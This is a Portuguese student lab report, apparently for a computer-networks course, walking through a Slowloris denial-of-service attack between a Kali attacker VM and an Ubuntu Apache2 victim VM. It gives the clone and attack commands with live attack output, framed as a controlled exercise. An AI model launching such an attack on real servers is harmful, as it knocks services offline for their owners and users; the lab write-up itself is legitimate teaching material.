

Aluno: Cássio de Albuquerque

Curso: Técnico em Redes de Computadores

Trabalho: Presencial 2 - Ataque DOS e Arp Spoofing


## Atividade

### Efetuar um ataque de negação de serviço em um ambiente controlado.

Para efetuar o ataque utilizaremos a distribuição Kali Linux que já possui todas o programa Slowloris já configurado.

#### O que é o Slowloris?

O Slowloris é um programa de ataque de **negação de serviço** que permite que um invasor sobrecarregue um servidor alvo abrindo e mantendo muitas conexões **HTTP** simultâneas entre o invasor e o alvo.




(fonte: <https://www.cloudflare.com/pt-br/learning/ddos/ddos-attack-tools/slowloris/>)

## O que precisaremos?

- 1 Máquina virtual Kali Linux atacante.
- 1 Máquina virtual Ubuntu Linux vítima.

## 1º Passo


Acessar o terminal ( ctrl + alt \_ t ) do Kali



```
rabbit@kali: ~  
Arquivo  Ações  Editar  Exibir  Ajuda  
(rabbit@kali)-[~]  
$
```

## 2º Passo

Digite o comando pwd no terminal e anote o diretório em que está.




```
rabbit@kali: ~  
Arquivo  Ações  Editar  Exibir  Ajuda  
(rabbit@kali)-[~]  
$ pwd  
/home/rabbit  
(rabbit@kali)-[~]  
$
```

Estou na pasta rabbit que está dentro da home.

### 3º Passo

Dentro da pasta rabbit criarei uma pasta chamada DOS

**\$ mkdir DOS**




A terminal window titled 'rabbit@kali: ~' with a menu bar containing 'Arquivo', 'Ações', 'Editar', 'Exibir', and 'Ajuda'. The terminal shows the following commands and output:

```
(rabbit@kali)-[~]  
$ pwd  
/home/rabbit  
(rabbit@kali)-[~]  
$ mkdir DOS  
(rabbit@kali)-[~]  
$
```

4º

### 4º Passo

Entre no diretório que você criou digitando cd DOS



A terminal window showing the following commands and output:

```
(rabbit@kali)-[~]  
$ cd DOS  
(rabbit@kali)-[~/DOS]  
$
```

The terminal title bar at the bottom shows 'root@kali: ~/Desktop/Slowloris'.

## 5- Passo

Agora iremos clonar o repositório da ferramenta Slowloris do Github para dentro do nosso diretório DOS, com o seguinte comando:

```
(rabbit@kali)-[~/DOS]
$ git clone https://github.com/gkbrk/slowloris.git
```

```
(rabbit@kali)-[~/DOS]
$ git clone https://github.com/gkbrk/slowloris.git
Cloning into 'slowloris'...
remote: Enumerating objects: 139, done.
remote: Counting objects: 100% (61/61), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 139 (delta 36), reused 42 (delta 34), pack-reused 78
Receiving objects: 100% (139/139), 25.50 KiB | 1.42 MiB/s, done.
Resolving deltas: 100% (69/69), done.

(rabbit@kali)-[~/DOS]
$
```

## 6- Passo

É preciso lembrar que estamos realizando um ataque Dos de um servidor web para outro, no caso, utilizaremos o Apache2. Ou seja, nosso servidor fará tantas requisições ao alvo que chegará o momento que ele não dará conta de atender a todas e, provavelmente, o serviço será interrompido.

## 7- Passo

Devemos deixar ambas as placas de redes das duas máquinas em modo bridge. ( configuração > rede > bridge )

Verificar o ip da máquina Kali e da máquina alvo Ubuntu com o comando ifconfig em ambas. ( Se não funcionar no Ubuntu instale o pacote net-tools com sudo apt-get install net-tools)

## Ubuntu

```
cassio@cassio:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.15.1.8 netmask 255.255.255.0 broadcast 10.15.1.255
    inet6 2804:431:c7fa:c57a:4313:1c8c:88b7:643d prefixlen 64 scopeid 0x0
```

## Kali

```
rabbit@kali: ~/DOS
Arquivo  Ações  Editar  Exibir  Ajuda
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.15.1.3 netmask 255.255.255.0 broadcast 10.15.1.255
```

## 8- Passo

Devemos iniciar nosso servidor Apache2 no Kali com o seguinte comando e verificar o status.

`$sudo service apache2 start`

```
(rabbit@kali)-[~/DOS]
$ sudo service apache2 start
(rabbit@kali)-[~/DOS]
```

Verificando Status ativo do serviço

```
rabbit@kali: ~/DOS
Arquivo  Ações  Editar  Exibir  Ajuda
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2022-11-07 16:51:51 -03; 34s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 11804 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 11822 (apache2)
       Tasks: 6 (limit: 2291)
      Memory: 21.1M
         CPU: 79ms
    CGroup: /system.slice/apache2.service
            └─11822 /usr/sbin/apache2 -k start
              11824 /usr/sbin/apache2 -k start
```

## 9- Passo

No Ubuntu é preciso instalar e ativar o servidor Apache2:


```
# sudo apt update
```

```
#sudo apt-get install apache2 ( instalar o apache )
```

```
# sudo service apache2 start ( ligar o apache )
```

```
# sudo service apache2 status ( verificar se deu certo )
```

Se tudo ocorreu bem digite seu ip, no meu caso 10.15.1.8, no navegador firefox e verá seguinte tela:






**Vamos efetuar o ataque!**

**Mas primeiro, para entender.**

Digite o ip do ubuntu no navegador web ( pode chrome ou firefox ) da máquina Kali. Se o apache do Ubuntu foi instalado corretamente, lembrando que ele é um servidor web, logo você verá a seguinte tela no navegador do Kali ao digitar o IP da outra máquina.



Logo, nosso objetivo é impedir que o servidor consiga exibir tal imagem, que poderia ser o site de um grande e-commerce, um banco e afins,

**Não preciso lembrar que efetuar tal ataque é crime**

## Agora, ao ataque!

A sintaxe do comando é bem simples.


Python slowloris.py 10.15.1.8 -s 10000

## Explicando:

Iniciamos o interpretador Python, pois o Slowloris é escrito em python. Após chamamos o slowloris com a extensão py ( python ), digitamos o ip do alvo 10.15.1.8 ( ubuntu ), -s 10000 é o número de requisições que faremos a fim de travar o servidor.

## 10- Passo

Abra uma segunda tela de terminal para ver a execução do ataque.



```
rabbit@kali: ~  
Arquivo  Ações  Editar  Exibir  Ajuda  
CPU: 79ms  
CGroup: /system.slice/apache2.service  
11822 /usr/sbin/apache2 -k start  
11824 /usr/sbin/apache2 -k start  
11825 /usr/sbin/apache2 -k start  
11826 /usr/sbin/apache2 -k start  
11827 /usr/sbin/apache2 -k start  
11828 /usr/sbin/apache2 -k start  
lines 1-16  
(rabbit@kali)-[~/DOS]  
$ ls -l  
total 4  
drwxr-xr-x 3 rabbit rabbit 4096 nov  7 16:30 slowloris  
(rabbit@kali)-[~/DOS]  
$  
... used to test the correct operation of the Apache2 server after  
... it is based on the equivalent page on Debian, from which the Ubuntu  
... you can read this page, it means that the Apache HTTP server installed  
... you should replace this file (located at /var/www/html/index.html)  
... before continuing to operate your HTTP server.  
... If you are a normal user of this web site and don't know what this page is about, this probably means  
... that the site is currently unavailable due to maintenance. If the problem persists, please contact the  
... site's administrator.  
...  
... The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:  
...  
... /etc/apache2/  
... -- apache2.conf  
... -- ports.conf  
... -- mods-enabled  
... -- *.load  
... -- *.conf  
... -- conf-enabled
```



## 11- Passo

Vamos ao comando! Lembrando que ele deve ser executado dentro do diretório slowloris, que está dentro do diretório DOS


## 12-Passo

### Ataque em andamento

```
(rabbit@kali)-[~/DOS/slowloris]
$ sudo python slowloris.py 10.15.1.8 -s 10000

[07-11-2022 17:25:06] Attacking 10.15.1.8 with 10000 sockets.
[07-11-2022 17:25:06] Creating sockets ...
[07-11-2022 17:25:13] Sending keep-alive headers ...
[07-11-2022 17:25:13] Socket count: 657
[07-11-2022 17:25:13] Creating 9343 new sockets ...
[07-11-2022 17:25:32] Sending keep-alive headers ...
[07-11-2022 17:25:32] Socket count: 657
[07-11-2022 17:25:32] Creating 9343 new sockets ...
[07-11-2022 17:25:51] Sending keep-alive headers ...
[07-11-2022 17:25:51] Socket count: 807
[07-11-2022 17:25:51] Creating 9338 new sockets ...
```

### Navegador não abre tela do Apache e fica carregando em loop:



Digite ctrl + c para parar o ataque. Após o número do IP do Ubuntu novamente e verá que a página será exibida normalmente.

Por fim, esclareço que apesar de ser um ataque danoso, muitas máquinas já possuem hardware para suportá-lo, por isso ele foi aperfeiçoado para DDOS que é o ataque de negação de serviço operado por uma rede em cluster que



possuirá grande poder computacional, mas que foge ao escopo de nosso curso.